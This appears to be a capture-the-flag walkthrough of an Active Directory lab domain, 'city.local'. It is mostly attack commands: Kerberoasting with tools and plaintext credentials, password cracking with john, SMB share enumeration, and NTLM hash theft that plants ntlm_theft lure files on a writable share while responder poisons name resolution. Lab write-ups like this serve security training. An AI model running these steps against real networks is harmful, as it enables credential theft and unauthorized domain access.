
jon.peters have GenericWrite to 3 Users

emma.hayes have WriteDacl to OU CityOps
and GenericWrite to web_admin and the Quarantine OU


The CityOps OU Contains 3 Users

sam.brooks acc is disabled

sam.brooks are member of the RemoteManagement Group

We Request Service Tickets For svc_services_portal
GetUserSPNs.py 'city.local/svc_services_portal':'PortAl1337' -dc-ip 10.1.134.65 -request
We Crack Jon clerk's Hash
john --wordlist=/usr/share/wordlists/rockyou.txt jon.peters.hash

SMB Share

We Enumerate SMB Shares As clerk.john
smbmap -H 10.1.134.65 -d 'city.local' -u 'clerk.john' -p 'clerkhill'
We have READ,WRITE Acces on Uploads Share
The size of the file Council_Draft.txt keeps changing — it looks like someone is actively working on it

We Download the email
get WriteAccess_Jon.Peters_DC-CC-Uploads.eml
We check the email
cat WriteAccess_Jon.Peters_DC-CC-Uploads.eml
Subject: Write access to \DC-CC\Uploads has been granted

From: Emma Hayes emma.hayes@city.local

To: Jon Peters jon.peters@city.local

Date: Fri, 24 Oct 2025 10:42:00 +0100

Hi Jon,

Quick note: I’ve granted you write access to the shared folder \\DC-CC\Uploads. The folder is mapped as drive Z: on your workstation — you should be able to create, edit and upload files there.

The following files are already in the Uploads folder and appear to be actively edited by you:


Staff_Contacts.txt


If the drive does not connect automatically, you can map it manually (you will be prompted for your domain credentials):

net use Z: \\DC-CC\Uploads /user:city.local\jon.peters


Please note: the share uses NTLM authentication. If you connect from an unfamiliar or public device and see an authentication prompt, do not enter your credentials on that device — contact the IT Helpdesk so we can verify the endpoint before you proceed.

If you encounter any issues saving files or the mapping does not persist after reboot, let me know and I’ll check the mapping remotely.

Best regards,
Emma Hayes
IT Helpdesk – City Council
NTLMV2 Hash Phishing
We Collect NTLM Hashes From Important Share
python3 ntlm_theft.py -g all -s 10.1.134.65 -f Important
We Enter The Important Directory
cd Important
We Connect To Uploads Share As clerk.john
smbclient -W city.local -U clerk.john //10.1.134.65/Uploads/

We Poison Name Resolution On eth0
responder -I eth0
We Upload All malicious Files To The Share
mput *
We got an NTLMV2 Hash

We Crack Jon Peters' Hash
john --wordlist=/usr/share/wordlists/rockyou.txt jon.peters.hash
We got the PW 1234heresjonny
User Flag 🏁
We Kerberoast jon.peters For Service Ticket Hashes
targetedKerberoast.py -d 'city.local' -u 'jon.peters' -p '1234heresjonny' --dc-ip '10.1.134.65'

